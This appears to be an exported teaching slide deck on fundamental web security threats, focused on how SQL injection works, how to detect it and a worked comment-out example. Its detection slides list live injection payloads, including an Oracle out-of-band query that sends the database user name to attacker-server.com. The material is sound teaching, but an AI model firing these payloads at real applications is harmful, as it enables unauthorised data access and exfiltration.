



Core Security Fundamentals

Fundamental Web Security Threats & Attacks





Content

Chapter 6: Fundamental Web Security Threats

- 6.1 Injection Attacks
 - SQL Injection, NoSQL Injection, Command Injection.
- 6.2 Broken Authentication
 - Credential stuffing, weak session management.
- 6.3 Sensitive Data Exposure
 - Lack of encryption in transit and at rest.
- 6.4 XML External Entities (XXE)
 - Exploiting XML processors.
- 6.5 Broken Access Control
 - IDOR, privilege escalation.
- 6.6 Security Misconfiguration
 - Unnecessary services, default accounts, verbose error messages.
- 6.7 Cross-Site Scripting (XSS)
 - Relevance to web service consumers.
- 6.8 Insecure Deserialization
 - Remote Code Execution (RCE) via manipulated objects.

Content

Chapter 6: Fundamental Web Security Threats

- 6.1 Injection Attacks
 - SQL Injection, NoSQL Injection, Command Injection.
- 6.2 Broken Authentication
 - Credential stuffing, weak session management.
- 6.3 Sensitive Data Exposure
 - Lack of encryption in transit and at rest.
- 6.4 XML External Entities (XXE)
 - Exploiting XML processors.
- 6.5 Broken Access Control
 - IDOR, privilege escalation.
- 6.6 Security Misconfiguration
 - Unnecessary services, default accounts, verbose error messages.
- 6.7 Cross-Site Scripting (XSS)
 - Relevance to web service consumers.
- 6.8 Insecure Deserialization
 - Remote Code Execution (RCE) via manipulated objects.

What is SQL injection (SQLi)?

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.


In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure. It can also enable them to perform denial-of-service attacks.

Web security Academy

How does SQLi work?

SQL injection works by manipulating a vulnerable web application so that it executes malicious SQL commands in its database. When the malicious code executes on the database server, the attacker can view, modify, or delete data they are not authorized to access.

Web security Academy



What is the impact of a successful SQL injection attack?

A successful SQL injection attack can result in unauthorized access to sensitive data, such as:

- Passwords.
- Credit card details.
- Personal user information.

SQL injection attacks have been used in many high-profile data breaches over the years. These have caused reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.

Web security Academy

Manual detection

You can detect SQL injection manually using a systematic set of tests against every entry point in the application. To do this, you would typically submit:

- The single quote character ' and look for errors or other anomalies.
- Some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and look for systematic differences in the application responses.
- Boolean conditions such as OR 1=1 and OR 1=2, and look for differences in the application's responses.
- Payloads designed to trigger time delays when executed within a SQL query, and look for differences in the time taken to respond.
- OAST payloads designed to trigger an out-of-band network interaction when executed within a SQL query, and monitor any resulting interactions.

Alternatively, you can find the majority of SQL injection vulnerabilities quickly and reliably using Burp Scanner.

Web security Academy

Manual detection

You can detect SQL injection manually using a systematic set of tests against every entry point in the application. To do this, you would typically submit:

- `' OR 1=1;-- [1][3]`
- `https://store.com/products?id=1 AND 1=2`
- `id=1 AND SLEEP(5)`
- `https://store.com/products?id=1||UTL_HTTP.REQUEST('http://'||(SELECT SYS_CONTEXT('USERENV','CURRENT_USER'))||'.attacker-server.com')`

Web security Academy

Automatic

For automatic detection, there are various common tools:

- SQLmap
- Burp Suite SQL injector

Web security Academy

SQL injection in different parts of the query

Most SQL injection vulnerabilities occur within the **WHERE** clause of a **SELECT** query. Most experienced testers are familiar with this type of SQL injection.

However, SQL injection vulnerabilities can occur at any location within the query, and within different query types. Some other common locations where SQL injection arises are:

- In **UPDATE** statements, within the updated values or the **WHERE** clause.
- In **INSERT** statements, within the inserted values.
- In **SELECT** statements, within the table or column name.
- In **SELECT** statements, within the **ORDER BY** clause.

Web security Academy



SQLi ATTACKS EXAMPLES

In-Band SQLi

In-Band SQLi


In-Band SQL Injection is the easiest type to detect and exploit; In-Band just refers to the same method of communication being used to exploit the vulnerability and also receive the results, for example, discovering an SQL Injection vulnerability on a website page and then being able to extract data from the database to the same page.

Jr Penetration Testing




Error-Based SQL Injection

Retrieving hidden data



<https://insecure-website.com/products?category=Gifts>


```
SELECT * FROM products WHERE
category = 'Gifts' AND released = 1
```



database

ID	DESCRIPTION	RELEASED	CATEGORY
1	CISCO CCNA VOUCHER	1	GIFTS
2	HACKTHEBOX T-SHIRT	0	GIFTS
3	1 MONTH DEV.TO SUBSCRIPTION	1	GIFTS
4	GTA VI LEGENDARY EDITION	1	GIFTS
5	Burp suite code	0	SOFTWARE


```
SELECT * FROM products WHERE
category = 'Gifts' AND released = 1
```



database

ID	DESCRIPTION	RELEASED	CATEGORY
1	CISCO CCNA VOUCHER	1	GIFTS
2	HACKTHEBOX T-SHIRT	0	GIFTS
3	1 MONTH DEV.TO SUBSCRIPTION	1	GIFTS
4	GTA VI LEGENDARY EDITION	1	GIFTS
5	Burp suite code	0	SOFTWARE


```
SELECT * FROM products WHERE
category = 'Gifts' AND released = 1
```



database

ID	DESCRIPTION	RELEASED	CATEGORY
1	CISCO CCNA VOUCHER	1	GIFTS
2	HACKTHEBOX T-SHIRT	0	GIFTS
3	1 MONTH DEV.TO SUBSCRIPTION	1	GIFTS
4	GTA VI LEGENDARY EDITION	1	GIFTS
5	Burp suite code	0	SOFTWARE


```
SELECT * FROM products WHERE
category = 'Gifts' AND released = 1
```



database

ID	DESCRIPTION	RELEASED	CATEGORY
1	CISCO CCNA VOUCHER	1	GIFTS
2	HACKTHEBOX T-SHIRT	0	GIFTS
3	1 MONTH DEV.TO SUBSCRIPTION	1	GIFTS
4	GTA VI LEGENDARY EDITION	1	GIFTS
5	Burp suite code	0	SOFTWARE

```
SELECT * FROM products WHERE  
category = 'Gifts' AND released = 1
```




<https://insecure-website.com/products?category=Gifts>


```
SELECT * FROM products WHERE category  
= 'Gifts'--' AND released = 1
```



HTTP 1.1 GET/products?
category=Gifts'--




server



database

<https://insecure-website.com/products?category=Gifts'-->


```
SELECT * FROM products WHERE category = 'Gifts'
```



database

ID	DESCRIPTION	RELEASED	CATEGORY
1	CISCO CCNA VOUCHER	1	GIFTS
2	HACKTHEBOX T-SHIRT	0	GIFTS
3	1 MONTH DEV.TO SUBSCRIPTION	1	GIFTS
4	GTA VI LEGENDARY EDITION	1	GIFTS
5	Burp suite code	0	SOFTWARE

